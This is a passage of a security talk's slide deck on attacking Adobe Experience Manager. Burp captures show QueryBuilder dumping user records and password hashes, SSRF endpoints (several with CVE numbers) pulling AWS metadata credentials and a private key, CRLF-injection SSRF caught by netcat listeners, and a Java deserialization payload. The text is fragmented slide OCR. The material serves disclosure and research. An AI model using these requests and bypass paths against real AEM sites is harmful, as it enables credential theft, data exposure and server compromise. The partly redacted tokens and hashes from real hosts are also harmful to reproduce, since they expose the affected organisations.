      backup_for_all_env/Prod/[REDACTED]-min-configs-secure-4.1.0.zip</id><published>201
      6-10-07T21:24:27.253Z</published></entry>
```

A yellow box highlights the URL parameter `type=nt:file&nodename=*.zip` in the Request. A red box highlights the URL of the first item in the Response feed, which is `https://[REDACTED].com:25078/etc/clientlibs/[REDACTED]/component/Config_backup_for_all_env/Prod/[REDACTED]-min-configs-public-4.1.0.zip.html`.



QueryBuilder – In the wild

91/124

Request

Raw Params Headers Hex

```
GET /bin/querybuilder.json.css?path=/home&p.hits=full&p.limit=-1 HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
[REDACTED]

DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

path=/home&p.hits=full&p.limit=-1

Response

Raw Headers Hex JSON Beautifier

```
"ns1country": "US",
"uid": "ni[REDACTED]",
"email": "[REDACTED]",
"SymFederationId": "2191[REDACTED]", "blockedUser": "true"
},
{
  "jcr:path": "/home/users/k",
  "jcr:primaryType": "rep:AuthorizableFolder"
},
{
  "jcr:path": "/home/users/k/I7FpcvlZKqs9fdy2YWa",
  "jcr:primaryType": "rep:User",
  "jcr:mixinTypes": [
    "rep:AccessControllable"
  ],
  "jcr:createdBy": "authentication-service",
  "rep:password": "[REDACTED]c07e09
{SHA-256}4435604486abe68[REDACTED]5919b11f397536",
  "jcr:created": "Tue Sep 04 2018 06:53:23 GMT-07:00",
  "rep:principalName": "[REDACTED]5",
  "jcr:uuid": "b6a8a5a3-38c0-37ce-81b8-3f39b6915314",
  "samlResponse": "[REDACTED]
{b51c54978f57e89ad30f8fc6a7d01028b472422b91587eb408ab95404b47b40e6d6f56feae620cd6d
97ed99f85b80eb621a882b6f85d3433fc45d70476d814a59e59225e40a759fe628aac25991194c77a3
1112128b70d6885e47f5ad3aa73928e6e31ec9f89ed3b500e769808e8aadc2c981b382dfb746a2462b
6b2cd91d59b666629af4f9879a73340a6a9117bd827758375dd933eb423c47cde6f2320156bc2d13f5
75274b531ee36e5d48807feef6d68e93fb5879c89cd11365d112dd2bae68afb63ceaf39d1513b264f0
4fd2329b51c282a55aaea64d767e3fb0f31cf63a539cff57eff596c0a8c2b7e6fb84435e2a72efc40a
953c06b09fe1f7e4b498dd4a4bd50c685d9f40c9f4fcfa6b053d991bab451b8981489acefb4600f8f
87570aa2b3f44483463cab4db2a45784f5fcfa588e9275af62301a1019ee4d98dc5dd6a9e13c157c83d
0797276fea927e29d0b9f0c1655381c75af11b04c3d452d2167bc9b7b246aa52377bcbc6e93a62855b
c23fa7cd1345563e0fff3cc0ff980f40302c2018fb006e2429ahfa548246b254e995heh9b757666946
```



QueryBuilder – In the wild

92/124



QueryBuilder – In the wild

93/124

Go Cancel < | > |

Request

Raw Params Headers Hex

```
POST /bin/querybuilder.json HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/font-woff2;q=1.0,application/font-woff;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://[REDACTED]
Cookie:
[REDACTED]

DNT: 1
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
path=/content&p.limit=7&path.flat=true&hasPermission=jcr:write
```

hasPermission=jcr:write&path=/content

Response

Raw Headers Hex JSON Beautifier

```
{
  "success": true,
  "results": 2,
  "total": 2,
  "more": false,
  "offset": 0,
  "hits": [
    {
      "path": "/content/[REDACTED]",
      "excerpt": "",
      "name": "[REDACTED]",
      "title": "[REDACTED]"
    },
    {
      "path": "/content/[REDACTED]",
      "excerpt": "",
      "name": "[REDACTED]",
      "title": "[REDACTED]"
    }
  ]
}
```



Exploiting SSRFs



Opensocial (Shindig) proxy

95/124

- SSRF via Opensocial (Shindig) proxy
 - /libs/opensocial/proxy?container=default&url=http://target
 - /libs/shindig/proxy?container=default&url=http://target
- Allows to send GET request to an arbitrary URL and see response
- Suitable for
 - Ex-filtrate secrets from internal network services
 - Bypass AEM dispatcher and ex-filtrate secrets from JCR
 - Reflected XSS



Opensocial (Shindig) proxy

96/124

Request

Raw Headers Hex

GET /libs/opensocial/proxy;%0afPcydtkrSX.html?container=default&url=http://localhost:8080/fetch//opt/cq5/crx-quickstart/logs/error.log HTTP/1.1

Host: [REDACTED]

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Cookie: userInfo=country_code=RU,region_code=,city=MOSCOW,county=,zip=; AKA_A2=A

DNT: 1

Connection: close

Upgrade-Insecure-Requests: 1

Target: https://[REDACTED] [Edit] [?]

Response

Raw Headers Hex

HTTP/1.1 200 OK

Date: Sun, 09 Dec 2018 10:13:33 GMT

Server: Apache/2.2.15 (Red Hat)

Content-Length: 396405

Expires: Sun, 20 Jan 2019 02:13:33 GMT

Content-Disposition: attachment;filename=p.txt

Cache-Control: public,max-age=3600000

Access-Control-Allow-Origin: *

Connection: close

Content-Type: text/plain;charset=UTF-8

09.12.2018 00:00:00.000 *INFO* [pool-6-thread-4]
com.day.cq.wcm.webservicesupport.impl.statistics.ServicesStatisticsJob Updating
cloud services usage statistics...
09.12.2018 00:00:00.036 *ERROR* [pool-6-thread-4]
com.day.cq.wcm.webservicesupport.impl.statistics.ServicesStatisticsServiceImpl
Saving statistics on /etc/cloudservices/scene7 failed.
javax.jcr.PathNotFoundException: /etc/cloudservices/scene7
 at org.apache.jackrabbit.core.ItemManager.getNode(ItemManager.java:577)
 at
org.apache.jackrabbit.core.session.SessionItemOperation\$6.perform(SessionItemOperat
ion.java:129)
 at
org.apache.jackrabbit.core.session.SessionItemOperation\$6.perform(SessionItemOperat
ion.java:125)
 at
org.apache.jackrabbit.core.session.SessionItemOperation.perform(SessionItemOperatio
n.java:187)
 at
org.apache.jackrabbit.core.session.SessionState.perform(SessionState.java:216)
 at org.apache.jackrabbit.core.SessionImpl.perform(SessionImpl.java:361)
 at org.apache.jackrabbit.core.SessionImpl.getNode(SessionImpl.java:1111)
 at
com.day.cq.wcm.webservicesupport.impl.statistics.ServicesStatisticsServiceImpl.getSt
atistics...
[REDACTED]



ReportingServicesProxyServlet

97/124

- SSRF via ReportingServicesProxyServlet (CVE-2018-12809)
 - /libs/cq/contentinsight/content/proxy.reportingservices.json?url=http://target%23/api1.omniture.com/a&q=a
 - /libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet?url=http://target%23/api1.omniture.com/a&q=a
- Allows to send GET request to an arbitrary URL and see response
- Suitable for
 - Ex-filtrate secrets from internal network services
 - Bypass AEM dispatcher and ex-filtrate secrets from JCR
 - Reflected XSS



ReportingServicesProxyServlet

98/124

Go Cancel < | > |

Request

Raw Params Headers Hex

```
GET //libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.a.11.htm.svg?url=http://lynrhnl.xip.io/latest/meta-data/iam/security-credentials/ManagedServicesBigBearInstance%23/api.1.omniture.com/a&q=a HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Target: https:// [REDACTED]  

Raw Headers Hex JSON Beautifier

```
AWSELB=97C305931652BE02A6DC3A1ECF8B2716CDA95CD353E3116505613
61A113FBD1117E37B6D1BFCC517D3D177BC8CFA1A437F28F9CFC86469784
B75712629B3A5B9F71C3DCA46;PATH=/;MAX-AGE=900
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Length: 858
Connection: Close

{
  "Code" : "Success",
  "LastUpdated" : "2018-07-06T12:27:21Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIA [REDACTED]",
  "SecretAccessKey" :
  "7N5gtyM23GeF [REDACTED]",
  "Token" :
  "FQoDYXdzEKb//////////wEaDMcXuxlQFqlc21KR2CKcA2nso4ze64tTZks
  8GKrXAkwqvZcogu6If0hZhPbw0ojUaIsxCy+wTkn2t7NI5voiWhzmlxSHGpX
  IhTAg0a1Wv5VA7gntdklu1ra1JNQJ12SGY4VNjmsyyhS1U3gvbQ1m3uY0PFm
  xNi23yzTE01R90U9IQekGQHKVgYcwpA+csSMt69RtjSl50Tl6yqhJ/G/ml0h
  jeNLEp+lJMiljFKAp/B4eT58WYMZeAbT1hp4FxhrrC/sIpo2iqG4/cvpxRh
```



ReportingServicesProxyServlet

99/124

Go Cancel < | > | ▾ Target: https://

Request

Raw Params Headers Hex

```
GET //libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.a.21.css?url=http://localhost:4503/etc/ocs/libs/puppet/bootstrap/etc/ssl/private/ocs-x509-client-key.pem%23/api1.omniture.com/a&q=a HTTP/1.1
Host: [REDACTED].com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://[REDACTED].com/
Cookie:
AWSELB=DF997D6F14339B9BD862EB9165664CB249B8EF5DB0697F4BD327CCEDF73DCFE8C143E520E966
D06F602FB40277967204ADF75CA0168E5FE17D4F77BF4E6C46EFBC83AF5553; AKA_A2=A
DNT: 1
Connection: close
```

Response

Raw Headers Hex

```
76:64:fa:39:10:53:b6:d2:49:ec:4b:ca:84:32:4e:
a1:b8:87:32:4c:e6:f5:22:97:34:3a:b4:22:5c:df:
22:c1:ef:c6:09:66:d2:df:51:9e:c8:e7:e9:c4:a0:
40:77:75:06:ef:de:94:e3:1d:c2:9d:6c:30:72:b2:
6e:3c:f2:89:85:43:87:99:1d:82:38:a0:64:c7:d6:
48:c3:2a:ae:98:34:3b:8f:2b:88:13:c7:ba:7d:8c:
3b:16:02:b2:40:86:03:08:05:bf:26:14:17:8d:88:
c9:99:d2:db:87:c4:a0:e3:4d:7b:16:56:f0:e5:d5:
45:12:e2:3c:61:40:f1:56:3a:6d:93:11:47:bc:b0:
95:62:b4:0d:

prime1:
00:c2:62:a4:a8:07:90:7d:8d:25:fe:6b:b2:de:7c:
16:85:89:f1:9c:70:9b:4e:d7:d5:62:dc:55:4b:2e:
2c:c1:4c:44:2a:54:dc:7b:66:7c:6b:61:88:fc:f8:
73:09:dc:8f:ff:50:50:e1:3a:89:c7:ef:68:1b:a1:
41:52:b1:5b:25:62:40:9a:2f:16:d7:1d:ff:93:05:
c8:fb:9e:a7:48:32:9d:76:b4:c6:2e:fd:39:a0:37:
90:73:82:0c:f9:68:95:0a:7f:8c:35:d3:82:94:8c:
27:4f:fc:84:fa:ae:7a:62:b1:f6:8e:a9:13:f6:f9:
be:93:1a:5e:ef:2f:f1:38:02:b9:ee:7e:39:3e:e0:
2d:b9:79:21:d0:59:18:87:b8:32:5f:23:e2:11:4a:
45:1b:cf:

prime2:
00:ea:9b:e0:8b:4b:6b:85:6f:41:cc:cd:ee:f0:a6:
```



SalesforceSecretServlet

100/124

- SSRF via SalesforceSecretServlet (CVE-2018-5006)
 - `/libs/mcm/salesforce/customer.json?checkType=authorize&authorization_url=http://target&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&code=e`
- Allows to send POST request to an arbitrary URL and see response
- Suitable for
 - Ex-filtrate secrets from some internal network services
 - POST ≡ GET
 - Reflected XSS



SalesforceSecretServlet

101/124

Go Cancel < > ?

Request

Raw Params Headers Hex

GET /libs/mcm/salesforce/customer.html;%0aa.css?checkType=authorize&authorization_url=http://169.254.169.254/latest/meta-data/iam/security-credentials/ManagedServicesBigBearInstance&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&code= HTTP/1.1

Host: [REDACTED]adobe.com

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Cookie:

AWSELB=DF67CD9E62935FF99B2DB74A3838A90EE1559904FB01B2296E036FDCC689A5BD6C6DF663
6C344E5AFEF573206DD2AC529075A2094623197B107DC943DA680E56024DEE51

DNT: 1

Connection: close

Upgrade-Insecure-Requests: 1

Cache-Control: max-age=0

Target: https://[REDACTED]adobe.com

Response

Raw Headers Hex

HTTP/1.1 200 OK

Content-Type: text/css

Date: Thu, 24 May 2018 19:48:56 GMT

Server: Apache

Vary: Accept-Encoding,User-Agent

X-Content-Type-Options: nosniff

X-Frame-Options: SAMEORIGIN

X-Frame-Options: SAMEORIGIN

Content-Length: 810


Connection: Close

{"Code": "Success", "LastUpdated": "2018-05-24T19:34:54Z", "Type": "AWS-HMAC", "AccessKeyId": "ASIAIJ3U47I[REDACTED]", "SecretAccessKey": "KDb/Mi5+pG[REDACTED]", "Token": "FQoDYXdzEGUaDNv6R[REDACTED]PHWNCmd00lCUqIzN/9q6Ib0GdSkV470a/6VPytdrEC8AdXBfhsD4MwKNGL77j3uOKP7N4XWVitCh4LcGnfAii1VTCAPU[REDACTED]



SalesforceSecretServlet

102/124



SiteCatalystServlet

103/124

- SSRF via SiteCatalystServlet
 - /libs/cq/analytics/components/sitecatalystpage/segments.json.servlet
 - /libs/cq/analytics/templates/sitecatalyst/jcr:content.segments.json
- Allows to send POST request to an arbitrary URL blindly, allows to send arbitrary headers (CRLF injection)
- Suitable for
 - Access internal network services (hard in blackbox scenario)
 - RCE (requires specific AEM version and appserver)



AutoProvisioningServlet

104/124

The screenshot shows a proxy tool interface with two panels: Request and Response.

Request:

- Target: `http://localhost:4502`
- Buttons: Go, Cancel, < | > | ▾
- Raw tab selected.
- Request Headers:
 - GET /libs/cq/analytics/components/sitecatalystpage/segments.json
 - servlet?datacenter=http://localhost:8888%23&company=xxx&username=x%22%0aContent-Length%3a0%0a%0axxx&secret=yyyy HTTP/1.1
 - Host: localhost:4502
 - User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
 - Accept: application/json, text/javascript, */*; q=0.01
 - Accept-Language: en-US,en;q=0.5
 - Accept-Encoding: gzip, deflate
 - Referer: http://localhost:4502/projects.html/content/projects
 - X-Requested-With: XMLHttpRequest
 - Cookie:
 - login-token=c4fad6e7-463b-49b4-ba75-917112c8e530%3a9836845d-b5f0-43b7-90c1-65f9e4abd350_25ecc625cf7c3ff%3acrx.default;
 - cq-authoring-mode=TOUCH
 - DNT: 1
 - Connection: close

Response:

- Raw tab selected.
- Terminal window output:
 - root@kali: ~
 - File Edit View Search Terminal Help
 - root@kali:~# netcat -nvlp 8888
 - listening on [any] 8888 ...
 - connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 50657
 - POST / HTTP/1.1
 - X-WSSE: UsernameToken Username="x"
 - Content-Length:0
 -
 - xxx:xxx", PasswordDigest="ng0RFMCVmlqeCibsHhifTL4Ix0s=", Nonce="MjU3NzYuMzUxNDA0MDM5NTM1", Created="2018-06-16T11:06:51Z", appkey="a1729166-7b52-2914-f15b-3834a2e118aa", appdigest="XNyph1P5teytPZ0Nae1dQBpELts=", appnonce="MjU3NzYuMzUxNDA0MDM5NTM1"
 - User-Agent: Jakarta Commons-HttpClient/3.1
 - Host: localhost:8888
 - Content-Length: 21
 - Content-Type: application/json; charset=UTF-8
 - {"accessLevel": "all"}■



AutoProvisioningServlet

105/124

- SSRF via AutoProvisioningServlet
 - /libs/cq/cloudservicesprovisioning/content/autoprovisioning.json
- Allows to send POST request to an arbitrary URL blindly, allows to send arbitrary headers (CRLF injection)
- Suitable for
 - Access internal network services (hard in blackbox scenario)
 - RCE (requires specific AEM version and appserver)



AutoProvisioningServlet

106/124

Go Cancel < > Target: http://localhost:4502

Request


Raw Params Headers Hex

```
POST /libs/cq/cloudservicesprovisioning/content/autoprovisioning.json HTTP/1.1
Host: localhost:4502
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:4502/projects.html/content/projects
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
CSRF-Token:
eyJleHAiOjE1MjcxNDk0NTIsImlhdCI6MTUyOTE00Dg1Mn0.h-Ikd1-UvV
9m0ic6fnaHxCkybdu0abSeIPin1YaU8pA
Content-Length: 181
Cookie:
login-token=c4fad6e7-463b-49b4-ba75-917112c8e530%3a9836845
d-b5f0-43b7-90c1-65f9e4abd350_25ecc625cf7c3ff%3acrx.default; cq-authoring-mode=TOUCH
DNT: 1
Connection: close

servicename=analytics&analytics.server=http://localhost:8888/&analytics.company=1&analytics.username=2%22%0aContent-Length%3a0%0a%0axxx&analytics.secret=3&analytics.reportsuite=4",a
```

Response

Raw Headers Hex HTML Render



```
root@kali:~# netcat -nvlp 8888
listening on [any] 8888 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 42733
POST /?method=Company.GetTrackingServer HTTP/1.1
X-WSSE: UsernameToken Username="2"
Content-Length:0

xxx:1", PasswordDigest="fFTQ3U+j5i5mSd6IWWhTnfhnio=", Nonce="MTUyNTAuMTMzMjI5NTk0NDE2", Created="2018-06-16T11:35:38Z", appkey="a1729166-7b52-2914-f15b-3834a2e118aa", appdigest="a5z/EobofrXsVlw5Zk8R4T8t9h4=", appnonce="MTUyNTAuMTMzMjI5NTk0NDE2"
User-Agent: Jakarta Commons-HttpClient/3.1
Host: localhost:8888
Content-Length: 16
Content-Type: application/json; charset=UTF-8

{"rsid":"4\",a"}]
```



SSRF >>> RCE

107/124

- It's possible to escalate SSRFs in SiteCatalystServlet and AutoProvisioningServlet to **RCE** on Publish server
- Requirements
 - AEM 6.2 before AEM-6.2-SP1-CFP7 fix pack
 - Jetty appserver (default installation)



sf_Shared

Start Recording

Mozilla Firefox

http://localhost:4503/.json x AEM Replication | Agents... x CRXDE Lite x +

localhost:4503/.json Search

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter, Getting Started

```
{"jcr:primaryType": "rep:root", "jcr:mixinTypes": ["rep:RepoAccessControllable", "rep:AccessControllable"], "sling:target": "/index.html", "sling:resourceType": "sling:redirect"}
```

https://www.youtube.com/watch?v=awPJIR47jo

Old tricks



ExternalJobPostServlet

110/124

- Old bug, affects AEM 5.5 – 6.1
- <http://aempodcast.com/2016/podcast/aem-podcast-java-deserialization-bug/>
- /libs/dam/cloud/proxy.json
- Parameter file accepts Java serialized stream and passes to
ObjectInputStream.readObject()



ExternalJobPostServlet

111/124

```
root@kali: ~/ysoserial/ois-dos
File Edit View Search Terminal Help
root@kali:~/ysoserial/ois-dos# java -Xmx25g -jar target/oisdos-1.0.jar ObjectArr
ayHeap
Generating ObjectArray heap overflow (8GB) using a payload of size 44
---
Memory:
Total Before [GB]: 0.05810546875
Free Before [GB]: 0.05689375102519989
Payload (base64): r00ABXVyABNbTGphdmEubGFuZy5PYmplY3Q7kM5YnxBzKlwCAAB4cH///c=
... deserializing ... Java HotSpot(TM) 64-Bit Server VM warning: INFO: o
s::commit_memory(0x0000000182980000, 8589934592, 0) failed; error='Cannot alloca
te memory' (errno=12)
#
# There is insufficient memory for the Java Runtime Environment to continue.
# Native memory allocation (mmap) failed to map 8589934592 bytes for committing
reserved memory.
# An error report file with more information is saved as:
# /root/ysoserial/ois-dos/hs_err_pid13478.log
root@kali:~/ysoserial/ois-dos#
```



ExternalJobPostServlet

112/124

Applications ▾ Places ▾

Wed 19:33

Burp Suite Free Edition v1.6.32

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

1 × 2 × 3 × 5 × 6 × 7 × 8 × 9 × 10 × 13 × 14 × 15 × 16 × 17 × 18 × ...

Go Cancel < | > | ?

Request

Raw Params Headers Hex

```
POST /libs/dam/cloud/proxy.json;%0a+css HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Host: [REDACTED]
Accept: */*
Content-Length: 346
Content-Type: multipart/form-data; boundary=-----2b28b2bdac0ecd9e
Connection: close

-----2b28b2bdac0ecd9e
Content-Disposition: form-data; name=":operation"

job
-----2b28b2bdac0ecd9e
Content-Disposition: form-data; name="file"; filename="jobevent"
Content-Type: application/octet-stream

@ur @Ljava.lang.Object;@0x0@s)l@ xp@0@
-----2b28b2bdac0ecd9e-
```

Response

Raw Headers Hex HTML Render

